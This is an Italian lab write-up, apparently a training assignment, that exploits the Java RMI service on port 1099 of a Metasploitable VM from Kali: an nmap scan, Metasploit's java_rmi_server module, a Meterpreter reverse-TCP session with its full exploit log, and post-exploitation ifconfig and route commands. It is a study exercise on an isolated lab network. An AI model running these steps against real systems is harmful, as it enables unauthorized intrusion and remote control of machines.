


CONSEGNA S7/L5

Nell'esercizio di oggi eseguiremo un exploit sulla **porta vulnerabile 1099 - Java RMI** attiva sulla nostra macchina Metasploitable. Questa vulnerabilità verrà sfruttata attraverso Metasploit su Kali.

Per prima cosa si setta il **ping** di entrambe le macchine con il comando **ifconfig**.
Le due macchine devono avere le seguenti impostazioni:

- **Kali: 192.168.11.111**
- **Meta: 192.168.11.112**



The image shows two terminal windows side-by-side. The left window is titled 'Meta5 [In esecuzione] - Oracle VM VirtualBox' and shows the output of the 'ifconfig' command on the 'metasploitable' machine. The right window is titled 'kali@kali: ~' and shows the output of the 'ifconfig' command on the 'kali' machine.

```
nsfadmin@metasploitable:~$ ifconfig
eth0:
  Link encap:Ethernet  HWaddr 08:00:27:da:f2:44
  inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
  inet6 addr: fe80::a00:27ff:fed4:f244/64 Scope:Link
  UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
  RX packets:2748 errors:0 dropped:0 overruns:0 frame:0
  TX packets:2766 errors:0 dropped:0 overruns:0 carrier:0
  collisions:0 txqueuelen:1000
  RX bytes:269546 (263.2 KB)  TX bytes:214836 (209.0 KB)
  Base address:0xd020 Memory:f0200000-f0220000

lo:
  Link encap:Local Loopback
  inet addr:127.0.0.1  Mask:255.0.0.0
  inet6 addr: ::1/128 Scope:Host
  UP LOOPBACK RUNNING  MTU:16436  Metric:1
  RX packets:414 errors:0 dropped:0 overruns:0 frame:0
  TX packets:414 errors:0 dropped:0 overruns:0 carrier:0
  collisions:0 txqueuelen:0
  RX bytes:127110 (124.1 KB)  TX bytes:127110 (124.1 KB)

nsfadmin@metasploitable:~$ _
```

```
kali@kali: ~
L$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
  inet 192.168.11.111 netmask 255.255.255.0  broadcast 192.168.11.255
  inet6 fe80::a00:27ff:fe98:4c6e prefixlen 64 scopeid 0x20<link>
  ether 08:00:27:98:4c:6e txqueuelen 1000 (Ethernet)
  RX packets 31  bytes 3948 (3.8 KiB)
  RX errors 0  dropped 0  overruns 0  frame 0
  TX packets 67  bytes 12758 (12.4 KiB)
  TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
  inet 127.0.0.1 netmask 255.0.0.0
  inet6 ::1 prefixlen 128 scopeid 0x10<host>
  loop txqueuelen 1000 (Local Loopback)
  RX packets 52  bytes 4144 (4.0 KiB)
  RX errors 0  dropped 0  overruns 0  frame 0
  TX packets 52  bytes 4144 (4.0 KiB)
  TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

(kali@kali)-[~]
L$
```

Una volta impostati entrambi gli IP si può lanciare una **scansione da Kali a Meta** per vedere le porte dei servizi aperti.

Per farlo si usa il comando **nmap -sV ip_meta**, come nella figura sotto.

Quando finisce la scansione possiamo verificare correttamente la presenza del servizio **java_rmi** attivo sulla porta **1099**.

```
kali@kali: ~  
(kali@kali)-[~]  
$ nmap -sV 192.168.11.112  
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-19 09:25 CET  
Nmap scan report for 192.168.11.112  
Host is up (0.044s latency).  
Not shown: 978 closed tcp ports (conn-refused)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet?  
25/tcp    open  smtp?  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec?  
513/tcp   open  login?  
514/tcp   open  shell?  
1099/tcp  open  java-rmi      GNU Classpath grmiregistry  
1524/tcp  filtered ingreslock  
2049/tcp  open  nfs          2-4 (RPC #100003)  
2121/tcp  open  ccproxy-ftp?  
3306/tcp  open  mysql?  
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc          VNC (protocol 3.3)  
6000/tcp  open  X11          (access denied)  
6667/tcp  open  irc          UnrealIRCd  
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1  
Service Info: Host: irc.Metasploitable.LAN; OS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 197.86 seconds
```

Ora possiamo avviare **Metasploit** su Kali aprendo un terminale e digitando il comando **msfconsole**.

Possiamo andare a cercare il servizio che ci interessa, in questo caso con il comando **search java_rmi**.

```
msf6 > search java_rmi  
  
Matching Modules  
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/gather/java_rmi_registry		normal	No	Java RMI Registry In
1	exploit/multi/misc/java_rmi_server	2011-10-15	excellent	Yes	Java RMI Server Inse
2	auxiliary/scanner/misc/java_rmi_server	2011-10-15	normal	No	Java RMI Server Inse
3	exploit/multi/browser/java_rmi_connection_impl	2010-03-31	excellent	No	Java RMIConnectionIm

```
pl Deserialization Privilege Escalation  
  
Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_conn  
ection_impl
```

Il programma ci mostra i possibili **exploit** che possiamo scegliere per questo servizio: andiamo a scegliere il **numero 1** con il comando **use exploit/multi/misc/java_rmi** oppure, più semplicemente, con **use 1**.

```

msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  ----      -
  HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
  RHOSTS     192.168.11.111  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      1099             yes       The target port (TCP)
  SRVHOST    0.0.0.0           yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses
  SRVPORT    8080             yes       The local port to listen on.
  SSL        false            no        Negotiate SSL for incoming connections
  SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH                     no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST      192.168.11.111  yes       The listen address (an interface may be specified)
  LPORT      4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Generic (Java Payload)

View the full module info with the info, or info -d command.

```

Usando il comando **show options** possiamo notare la mancanza di un *parametro fondamentale* (evidenziato dalla dicitura **YES** sotto “**Required**”), ovvero l’**RHOSTS**. RHOSTS non è altro che l’IP dell’host che andremo ad attaccare con il nostro exploit.

```

msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112

```

Prima di lanciare l’exploit aumentiamo l’**HTTPDELAY** per evitare di incorrere in errori durante l’attacco: andiamo ad impostarlo a **20** invece che a 10 con il comando **set HTTPDELAY 20**. La sua funzione è quella di **impostare un ritardo** prima che un **payload** venga eseguito.

```

msf6 exploit(multi/misc/java_rmi_server) > set HTTPDELAY 20
HTTPDELAY => 20

```

Lanciamo l’attacco con il comando **exploit**: tutto è andato a buon fine e abbiamo aperto una **sessione remota di Meterpreter** attiva sul nostro bersaglio designato (Meta).

```

msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:1099
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/1lrKfZPOhJf3Z
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:1099 -> 192.168.11.112:44577) at 2024-01-19 12:09:30 +0100

```

A questo punto possiamo raccogliere alcune **informazioni** sul bersaglio, come la **configurazione di rete** e le **informazioni sulla tabella di routing**.
Per ottenerle si deve fare quanto segue:

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:feda:f244
IPv6 Netmask : ::
```

- Comando **ifconfig** per ottenere le informazioni sulla configurazione di rete di Meta.

```
meterpreter > route

IPv4 network routes
=====

Subnet      Netmask      Gateway      Metric      Interface
-----
127.0.0.1   255.0.0.0    0.0.0.0      0           lo
192.168.11.112 255.255.255.0 0.0.0.0      0           eth0

IPv6 network routes
=====

Subnet      Netmask      Gateway      Metric      Interface
-----
::1         ::           ::           0           lo
fe80::a00:27ff:feda:f244 ::           ::           0           eth0

meterpreter > 
```

- Comando **route** per ottenere le informazioni sulla tabella di routing di Meta.